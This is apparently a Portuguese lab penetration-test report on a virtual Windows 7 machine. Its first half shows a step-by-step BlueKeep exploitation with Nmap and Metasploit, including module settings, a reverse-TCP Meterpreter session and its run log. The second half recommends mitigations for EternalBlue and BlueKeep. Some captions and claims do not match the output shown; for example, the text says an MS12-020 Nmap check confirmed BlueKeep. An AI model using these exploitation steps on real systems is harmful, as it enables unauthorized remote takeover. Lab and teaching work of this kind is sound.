
- **Máquina atacante (Kali Linux):** equipada com Metasploit, Nmap e outras ferramentas de teste de invasão.
- **Máquina alvo (Windows 7 SP1):** com as configurações padrão de fábrica e RDP ativado, deixando-a exposta à vulnerabilidade.

Na máquina com Windows 7, ativamos o RDP, o que tornou o sistema vulnerável ao BlueKeep. A máquina Kali foi preparada para escanear e explorar a falha.

#### **Descobrimo o IP da Máquina Alvo**

Para identificar o endereço IP da máquina com Windows 7, abrimos o Prompt de Comando (CMD) e usamos o comando: *nginx, ipconfig*

Isso nos deu o IP necessário para os próximos passos.



```
C:\Users\iagowin7>sysinfo
'sysinfo' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\iagowin7>systeminfo

Host Name:                          IAGOWIN7-PC
OS Name:                            Microsoft Windows 7 Ultimate
OS Version:                         6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:                   Microsoft Corporation
OS Configuration:                  Standalone Workstation
OS Build Type:                      Multiprocessor Free
Registered Owner:                   iagowin7
Registered Organization:
Product ID:                         00426-292-0000007-85372
Original Install Date:              5/5/2025, 8:03:41 PM
System Boot Time:                   5/10/2025, 5:13:23 PM
System Manufacturer:               innotek GmbH
System Model:                       VirtualBox
System Type:                        x64-based PC
Processor(s):                       1 Processor(s) Installed.
                                      [01]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAM
D ~2296 Mhz
BIOS Version:                       innotek GmbH VirtualBox, 12/1/2006
Windows Directory:                 C:\Windows
System Directory:                  C:\Windows\system32
Boot Device:                       \Device\HarddiskVolume1
System Locale:                      en-us:English (United States)
Input Locale:                      en-us:English (United States)
Time Zone:                         (UTC-03:00) Brasilia
Total Physical Memory:              2.048 MB
Available Physical Memory:          1.567 MB
Virtual Memory: Max Size:           4.095 MB
Virtual Memory: Available:          3.579 MB
Virtual Memory: In Use:             516 MB
Page File Location(s):              C:\pagefile.sys
Domain:                            WORKGROUP
Logon Server:                      \\IAGOWIN7-PC
Hotfix(s):                         1 Hotfix(s) Installed.
                                      [01]: KB976902
Network Card(s):                   1 NIC(s) Installed.
                                      [01]: Intel(R) PRO/1000 MT Desktop Adapter
```

Imagem: Resultado do comando ipconfig no CMD da máquina alvo.

### 3. Mapeando a Rede e Identificando a Falha

Com o IP em mãos, fizemos um escaneamento usando o Nmap para checar se o serviço RDP (porta 3389) estava exposto: `nmap -p 3389 192.168.18.200`

Depois, usamos um script do Nmap para verificar especificamente a vulnerabilidade BlueKeep: `nmap -p 3389 --script rdp-vuln-ms12-020 192.168.18.200`

O resultado confirmou: a máquina estava vulnerável. O serviço RDP estava ativo e exposto, pronto para ser explorado.

```

(kali@kali)-[~]
$ nmap -p 3389 --script rdp-vuln-ms12-020 192.168.18.200
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-12 00:25 EDT
Nmap scan report for 192.168.18.200
Host is up (0.00032s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
MAC Address: 08:00:27:0D:8A:13 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds

```

*Imagem: Saída do Nmap confirmando a vulnerabilidade BlueKeep.*

#### 4. Explorando a Falha com Metasploit

Com a vulnerabilidade confirmada, abrimos o Metasploit no Kali Linux com: *msfconsole*

```

(root@kali)-[/home/kali]
# msfconsole
Metasploit tip: View advanced module options with advanced

+-----+
| METASPLOIT by Rapid7 |
+-----+
|
|  =c( (o( ( ( )
|      \
|      RECON
|
+-----+
|
|  o o o      o o
|  ^^^^^^^^^^
|  PAYLOAD
|  (a)(a)*** ** (a)(a)** (a)
|  = = = = =
|
+-----+
|
|  \ V V V /
|  ) = (
|  LOOT
|  ( ||
|  - ||
|  ' '
|
+-----+

=[ metasploit v6.4.50-dev ]
+ -- --[ 2495 exploits - 1283 auxiliary - 393 post ]
+ -- --[ 1607 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >

```

*Imagem: Tela inicial do Metasploit com o msfconsole carregado.*



Depois, procuramos o exploit específico para o BlueKeep: *search bluekeep*

```
msf6 > search bluekeep

Matching Modules

#  Name                                                                 Disclosure Date  Rank  Check  Descript
-  -
0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep                        2019-05-14      normal  Yes    CVE-2019
-0708 BlueKeep Microsoft Remote Desktop RCE Check
1  \_ action: Crash                                                    .          .      .      Trigger
denial of service vulnerability
2  \_ action: Scan                                                    .          .      .      Scan for
exploitable targets
3  exploit/windows/rdp/cve_2019_0708_bluekeep_rce                    2019-05-14      manual  Yes    CVE-2019
-0708 BlueKeep RDP Remote Windows Kernel Use After Free
4  \_ target: Automatic targeting via fingerprinting                  .          .      .      .
5  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64)                  .          .      .      .
6  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6) .          .      .      .
7  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 14)    .          .      .      .
8  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15)    .          .      .      .
9  \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMWare 15.1) .          .      .      .
10 \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V)      .          .      .      .
11 \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS)          .          .      .      .
12 \_ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)     .          .      .      .

Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)'

msf6 > |
```

E selecionamos o exploit: *use exploit/windows/rdp/cve\_2019\_0708\_bluekeep\_rce*

Rodamos o comando options para visualizar os parâmetros que precisávamos configurar, como o IP do alvo, o IP do atacante e a versão do sistema (TARGET).

```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 192.168.18.200
RHOSTS => 192.168.18.200
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set TARGET 2
TARGET => 2
```

Imagem: Configurações iniciais do módulo de exploit para BlueKeep.

## 5. Configurando o Exploit

Preenchemos os parâmetros com as informações do nosso ambiente:

1. RHOSTS: 192.168.18.200 (IP da máquina alvo)
2. TARGET: 2 (correspondente ao Windows 7 SP1)
3. LHOST: 192.168.18.201 (IP da máquina atacante)
4. LPORT: 4444 (porta de escuta para o retorno da conexão)



Verificamos as configurações com o comando options.

```
Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

  Name          Current Setting  Required  Description
  --          -
  RDP_CLIENT_IP  192.168.0.100    yes       The client IPv4 address to report during connect
  RDP_CLIENT_NAME ethdev            no        The client computer name to report during connect, UNSET = random
  RDP_DOMAIN     ethdev            no        The client domain name to report during connect
  RDP_USER       192.168.18.200   yes       The username to report during connect, UNSET = random
  RHOSTS         192.168.18.200   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT          3389             yes       The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.18.201   yes       The listen address (an interface may be specified)
  LPORT         4444           yes       The listen port

Exploit target:

  Id  Name
  --  --
  2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)
```

*Imagem: Parâmetros configurados corretamente no Metasploit.*

## 6. Iniciando a Exploração

Com tudo pronto, lançamos o ataque com: exploit

```
Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

  Name          Current Setting  Required  Description
  --          -
  RDP_CLIENT_IP  192.168.0.100    yes       The client IPv4 address to report during connect
  RDP_CLIENT_NAME ethdev            no        The client computer name to report during connect, UNSET = random
  RDP_DOMAIN     ethdev            no        The client domain name to report during connect
  RDP_USER       192.168.18.200   yes       The username to report during connect, UNSET = random
  RHOSTS         192.168.18.200   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT          3389             yes       The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.18.201   yes       The listen address (an interface may be specified)
  LPORT         4444           yes       The listen port

Exploit target:

  Id  Name
  --  --
  2   Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6)

View the full module info with the info, or info -d command.

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
[*] Started reverse TCP handler on 192.168.18.201:4444
[*] 192.168.18.200:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.18.200:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 192.168.18.200:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.18.200:3389 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.18.200:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.18.200:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8011e07000, Channel count 1.
[!] 192.168.18.200:3389 - | Entering Danger Zone |
[*] 192.168.18.200:3389 - Surfing channels ...
[*] 192.168.18.200:3389 - Lobbing eggs ...
[*] 192.168.18.200:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.18.200:3389 - | Leaving Danger Zone |
[*] Sending stage (203846 bytes) to 192.168.18.200
[*] Meterpreter session 1 opened (192.168.18.201:4444 -> 192.168.18.200:49160) at 2025-05-12 02:02:10 -0400

meterpreter > 
```

*Imagem: Execução do exploit e início da exploração.*

Se tudo corresse bem, isso nos daria acesso remoto à máquina via uma sessão Meterpreter.

## 7. Interagindo com a Sessão Meterpreter

A exploração foi bem-sucedida e conseguimos abrir uma sessão Meterpreter. A partir daqui, tivemos controle total do sistema. Usamos o comando help para ver a lista de ações disponíveis. Entre os destaques:

- sysinfo: mostra informações do sistema.
- screenshot: tira uma captura da tela do usuário.
- reboot: reinicia a máquina alvo.
- migrate: muda a sessão para outro processo (por exemplo, para se esconder melhor no sistema).

```
meterpreter > help
Core Commands

```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
ssl_verify	Modify the SSL certificate verification setting
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

*Imagem: Sessão Meterpreter com comandos disponíveis.*

## 7 – CONTROLES RECOMENDADOS

- Implementação de MFA (Autenticação Multifatorial) para acesso via RDP.
- Desabilitação de SMBv1 e utilização de SMBv2/SMBv3 para melhorar a segurança.
- Atualizações regulares de sistemas e patches de segurança para corrigir vulnerabilidades críticas.

- Desativação do serviço RDP caso não seja necessário ou utilização de protocolos mais seguros.

## **8 – SOLUÇÕES PROPOSTAS PARA AS VULNERABILIDADES IDENTIFICADAS**

### **8.1 Solução para a Vulnerabilidade EternalBlue (CVE-2017-0144)**

A vulnerabilidade EternalBlue explora falhas no protocolo SMB (Server Message Block) e permite a execução remota de código sem a necessidade de autenticação. Isso pode resultar no comprometimento total do sistema.

**1. Desabilitar o SMBv1:** A principal solução é desabilitar o SMBv1 em todos os sistemas da rede, pois ele é vulnerável à exploração do EternalBlue. O SMBv1 já foi descontinuado e não é mais necessário em ambientes modernos. Para desabilitar o SMBv1 no Windows: No PowerShell, execute o comando: *Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol*

Passos Recomendados:

1. Desabilitar o protocolo SMBv1:

- Acesse o PowerShell como administrador.
- Execute: *Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol*
- Reinicie o sistema e confirme a desativação com: *Get-WindowsOptionalFeature -Online -FeatureName SMB1Protocol*

2. Aplicar os Patches de Segurança:

- Utilize o Windows Update ou baixe os pacotes no portal da Microsoft.
- Certifique-se de que todos os dispositivos, inclusive estações legadas, estejam atualizados com os patches relacionados à CVE-2017-0144.

**2. Aplicar os Patches de Segurança:** A Microsoft já lançou patches de segurança para corrigir a vulnerabilidade *CVE-2017-0144*. Certifique-se de que todos os sistemas estão com os últimos patches de segurança instalados.

**3. Utilizar Firewall para Restringir o Acesso ao SMB:** Configure o firewall para bloquear o

tráfego SMB nas portas 445 e 139 de redes não confiáveis, o que reduzirá a superfície de ataque e evitará tentativas de exploração externas.

### 3. Restringir o Acesso ao Serviço SMB:

- Configure o firewall da rede para bloquear as portas TCP 445 e 139 em conexões oriundas de redes externas.
- Evite expor serviços SMB à internet.

**4. Monitoramento e Detecção de Anomalias no Tráfego SMB:** Utilize ferramentas de monitoramento de rede para detectar qualquer tráfego SMB suspeito ou não autorizado, ajudando a identificar atividades maliciosas antes que a exploração seja bem-sucedida.

### 4. Monitoramento e Detecção de Tráfego Suspeito:

- Implemente soluções de IDS/IPS e ferramentas como Zeek, Snort e Wireshark para análise de pacotes.
- Configure alertas para detectar tráfego anômalo relacionado ao protocolo SMB.

## 8.2 Solução para a Vulnerabilidade BlueKeep (CVE-2019-0708)

A vulnerabilidade *BlueKeep* afeta o *Remote Desktop Protocol* (RDP) e permite a execução de código remoto sem autenticação, podendo causar falhas graves como o *Blue Screen of Death* (BSOD).

### Medidas de Mitigação:

1. Aplicar os Patches de Segurança: A Microsoft lançou patches específicos para a vulnerabilidade BlueKeep. A aplicação desses patches é a solução mais eficaz para corrigir a falha.

### 1. Aplicar Patches de Segurança:

- Verifique as atualizações no site da Microsoft e instale os hotfixes recomendados.
- Realize varreduras periódicas para garantir que todos os hosts estejam corrigidos.

**2. Desabilitar o RDP em Sistemas Não Necessários:** Caso o RDP não seja essencial, a desativação do RDP nas máquinas pode ser uma solução eficaz para eliminar o risco de exploração da vulnerabilidade. Para desabilitar o RDP no PowerShell: *Set-Service -Name TermService -StartupType Disabled*

**2.1 Desativar RDP quando não necessário:**

- PowerShell: *Set-Service -Name TermService -StartupType Disabled*
- *Stop-Service -Name TermService*

**3. Habilitar Autenticação Multifatorial (MFA) para RDP:** Para máquinas que necessitam do RDP, a implementação de MFA adiciona uma camada extra de segurança, dificultando o acesso não autorizado.

**3.1 Implementar Autenticação Multifatorial (MFA):**

- Utilize MFA como exigência para qualquer acesso remoto.
- Integre com Active Directory e soluções como Duo Security ou Microsoft Authenticator.

**4. Usar VPN para Acesso RDP:** Configurar uma VPN para o acesso RDP garantirá que apenas usuários autenticados e com acesso seguro possam se conectar remotamente.

**4.1 Estabelecer VPN Corporativa:**

- Proteger o acesso RDP utilizando VPN com autenticação robusta.
- Configure firewalls para impedir acessos diretos ao RDP fora da VPN.

**5. Monitoramento de Atividade RDP:** Utilize ferramentas de monitoramento para detectar tentativas de acesso não autorizado via RDP, incluindo logs do Windows e ferramentas de detecção de intrusão (IDS/IPS).

#### 5.1 Monitoramento e Resposta a Incidentes:

- Configure logs do Event Viewer para auditar conexões RDP.
- Utilize ferramentas como Wazuh, Graylog ou Splunk para análise e resposta em tempo real.

#### 6. Segmentar a Rede Interna:

- Isolar servidores com RDP habilitado em VLANs dedicadas.
- Limitar o número de máquinas com RDP ativo somente aos casos estritamente necessários.

### 8.3 Solução para RDP Habilitado sem MFA

Quando o **RDP** está habilitado sem **Autenticação Multifatorial** (MFA), representa um risco significativo, pois pode permitir que atacantes ganhem acesso remoto sem uma camada adicional de segurança, para mitigar esse problema sugerimos:

1. **Habilitar Autenticação Multifatorial (MFA):** Implementar MFA para todas as conexões RDP. A Microsoft oferece suporte para MFA nas versões mais recentes do Windows Server.

2. **Usar VPN para Acesso Seguro:** Reforce o uso de VPNs para garantir que os acessos remotos sejam feitos de maneira segura, reduzindo a exposição do RDP à internet pública.

3. **Restringir o Acesso RDP:** Utilize Firewall e regras de controle de acesso para restringir o acesso ao RDP apenas a endereços IP confiáveis ou à rede interna.

#### **Recomendações de Segurança:**

1. **Ativar Autenticação Multifatorial (MFA):**

- Configure políticas de autenticação em duas etapas em todos os serviços de RDP.
- Utilize soluções nativas do Windows Server ou ferramentas de terceiros confiáveis.

2. **Utilizar VPNs como Camada de Proteção:**

- Todo o tráfego RDP deve ocorrer por VPN segura.
- Bloqueie completamente conexões RDP vindas da internet pública.

3. **Restringir Acesso RDP por IP e Intervalo de Tempo:**

- Configure listas de controle de acesso (ACLs) para permitir apenas IPs autorizados.
- Implemente políticas de tempo que limitem sessões RDP a horários comerciais.

4. **Ativar Auditoria e Alertas:**

- Monitore logs de login remoto e configure alertas para tentativas de acesso suspeitas.

#### 5. Realizar Testes de Vulnerabilidade Periódicos:

- Utilize scanners como OpenVAS, Nessus ou Nmap para identificar portas expostas.
- Reavalie frequentemente as configurações de segurança do serviço RDP.

#### 6. Atualizar e Reforçar Políticas de Senhas:

- Exigir senhas fortes, com rotação periódica.
- Integrar a política de senhas com o controle de MFA e VPN.

### 9 – CONSIDERAÇÕES FINAIS

A análise conduzida ao longo deste relatório evidenciou **vulnerabilidades críticas** presentes em sistemas que operam com configurações desatualizadas ou sem as devidas correções de segurança. A exploração prática das falhas **EternalBlue (CVE-2017-0144)** e **Blue-Keep (CVE-2019-0708)** demonstrou, de forma clara, os riscos reais associados à negligência na gestão de atualizações e à exposição de serviços sensíveis, como o protocolo SMB e o acesso via RDP.

As soluções propostas — como a **desativação do SMBv1**, a **implementação da autenticação multifatorial (MFA)**, o **uso de redes privadas virtuais (VPNs)** e a **restrição do acesso remoto (RDP)** — são medidas fundamentais para mitigar a superfície de ataque e reforçar a postura de segurança da organização.

Além disso, destaca-se a importância de se adotar uma **postura proativa de segurança cibernética**, baseada em três pilares essenciais:

- **Atualização constante dos sistemas e softwares;**
- **Monitoramento contínuo de atividades suspeitas na rede;**
- **Capacitação das equipes técnicas e dos usuários finais sobre boas práticas de segurança.**

Este relatório reforça, portanto, a **urgência na implementação de controles técnicos e administrativos robustos**, com o objetivo de prevenir incidentes cibernéticos que possam comprometer a integridade, a confidencialidade e a disponibilidade das informações corporativas. A adoção das recomendações aqui descritas contribui significativamente para a **redução de riscos operacionais**, proteção contra **ameaças persistentes** e resiliência frente a possíveis ataques futuros.